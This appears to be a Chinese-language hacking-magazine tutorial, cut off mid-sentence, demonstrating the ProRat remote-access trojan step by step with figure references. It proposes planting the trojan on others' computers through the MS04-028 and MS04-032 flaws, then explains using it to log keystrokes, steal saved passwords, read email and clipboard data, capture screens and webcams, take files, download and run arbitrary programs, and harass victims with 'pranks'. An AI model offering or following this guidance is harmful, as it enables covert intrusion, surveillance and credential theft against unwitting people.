服务端生成以后，就需要通过各种方式植入到别人的电脑中，例如利用现在流行的MS04-028JPEG漏洞、MS04-032EMF漏洞等。今天，我就牺牲一下自己，将服务端安装到自己的电脑中，来为大家演示一下。看！我多有奉献精神啊，大家鼓下掌呀！

首先在IP地址栏输入当前的IP及端口，然后点击“连接”按钮，在连接过程中会弹出一个登录密码窗口，输入正确的密码后，伴随着“滴”的一声就成功连接到服务端。点击“PC Info”按钮，在这可查看到对方的系统信息、登录过的E-mail以及WEB的信息。点击“系统通知”按钮，从返回的信息中可查看到电脑名称、用户名称、系统的版本、IE浏览器的版本等系统信息（图8）；而点击“登录E-mail地址”可查看到通过Outlook、Messenger、Trillian等发送邮件的信息。




图 8

点击“应用程序”按钮，然后再点击“更新”，就可查看对方系统当前的全部进程，你可通过“杀死进程”和“全部杀死”按钮来关闭某些进程（图9）。




图 9

下面点击“Windows”按钮，同样点击“更新”，可查看对方系统中当前打开的窗口，然后可通过“隐藏”、“最小化”、“恢复”、“关闭”等按钮对窗口进行操作（图

10）。这样就可更好的进行远程控制管理。




图10

在“讯息”窗口中可给对方发送一些讯息，在“讯息标题”和“讯息正文”中输入想发送的内容，例如“ProRat果然十分强大”，然后选择图标和“讯息按钮”（图11），点击“发送”按钮就可将讯息发送到对方桌面。




图11




图12

如果你通过观察觉得对方人不错，可以通过“聊天”按钮来和对方进行交流。输入你的昵称并选择喜欢的聊天模式后，点击“开始聊天”就OK了。其实，你完全可通过“讯息”和“聊天”功能来搞些恶作剧。如果要搞真正的恶作剧，就点击“恶作剧”按钮，在这儿你可隐藏对方的桌面、开始按钮、任务栏，打开、关闭光驱，控制鼠标、键盘等（图12），你可通过这些工具“为所欲为”，直到将对方搞死为止。

ProRat可轻松开启对方的FTP服务，使对方的电脑变成一台FTP服务器。点击“Admin-FTP”按钮，再点击“磁盘目录”按钮刷新远程主机的磁盘，再通过下拉菜单选择你要浏览的目录，然后我们可通过IE浏览器、CuteFtp、FlashFtp进行连接（图13）。




图13

ProRat除了可打开远程主机的FTP外，还可打开“远程桌面”和“Telnet”，然后通过“连接远程桌面”、“连接Telnet”命令启动相应的程序，对打开的远程桌面以及Telnet进行连接（图14）。




图14

点击“文件管理器”按钮，在弹出的“文件管理器”窗口中对文件进行操作。点击“驱动器目录”，然后选择需要查看的文件夹，然后通过工具栏或右键菜单的上传、下载、删除、运行等命令对文件进行管理（图15），还可通过“用Winrar压缩”按钮对文件进行压缩处理。点击“显示下载文件列表”按钮，可查看下载到本地硬盘中的文件，在ProRat主窗口的工具栏中也有一个这样的命令。在目录文件夹中随便选择一个图片文件，点击“制作壁纸”按钮，对方的桌面就会更改为你选择的这张图片。点击“搜寻文件”按钮，可在远程主机的指定目录中搜索你需要的文件进行下载，在木马主窗口中也有一个这样的命令。“属性”按钮可对选择文件的属性进行修改。




图15




图16

点击“IE”按钮，可查看并修改远程主机的IE浏览器属性。在“改IE标题”、“改主页”后面的输入框中输入你喜欢的内容，点击“更改”按钮就可对IE浏览器进行修改。你还可通过“Open URL”指令让对方浏览器打开某个主页。除了这些，还可对网站进行过滤，并对浏览器的操作按钮进行控制。

为了更好的了解远程主机，我们可通过“控制面板”命令来实现，这也是我第一次见到可控制对方“控制面板”的木马，也从一个侧面反映出ProRat功能的强大（图16）。在这里，根据你的需要选择相应的命令按钮，然后弹出的设置窗口和本地计算机的设置窗口一模一样，这样方便了大家的实际操作。

其实，要了解远程主机，通过“注册表”也一样可轻松实现。点击“注册表”按钮，在弹出的“注册表编辑”窗口对远程主机的注册表进行查看，还可通过右键进行编辑、删除、新建等操作（图17）。




图17

点击“服务端”按钮，在弹出的“服务端管理器”窗口可对对方的“服务”内容进行操作，如对某些服务进行停止、开始、删除等。点击“屏幕截取”按钮，在弹出的“屏幕截取”窗口可对远程主机进行全屏截取、选择截取等，还可通过摄像头进行截取。通过“画面品质”下拉菜单可对截取画面的品质进行修改，数字越大画面越好（图18）。截取的画面保存到木马安装目录中的Images文件夹里，点击“打开图片文件”按钮就可查看到。

点击“日志”按钮，虽然这里翻译成日志，但我看来就是一个键盘记录功能。

在弹出的“Keylogger”窗口中点击“读日志”可显示出木马记录的键盘录入情况。你可点击“保存”按钮将记录保存为一个文本文件，也可清除这些记录。




图18




图19

而“密码”功能就可读取众多软件的密码，如CuteFTP、FlashFXP、ICQ和The Bat等，当你点击某个按钮要读取相关软件的密码时，ProRat会弹出一个窗口提示你下载相应的插件（图19），当插件成功安装到远程主机后就可读出密码了。

通过“剪贴板”按钮，你可查看对方电脑当前剪贴板中的内容。

通过“下载运行”命令，你可让服务端电脑下载你指定链接的内容并自动运行。而通过“运行”按钮就可进一步操作对方电脑。在弹出的“运行”窗口中共有5个选项卡，包括运行程序、运行CMD、运行VB脚本等，而其他木马一般只有模拟CMD的运行。在“运行程序”中，木马已经列出了一些常用的应用程序，在这些程序中居然包括中国的FlashGet，点击相应的按钮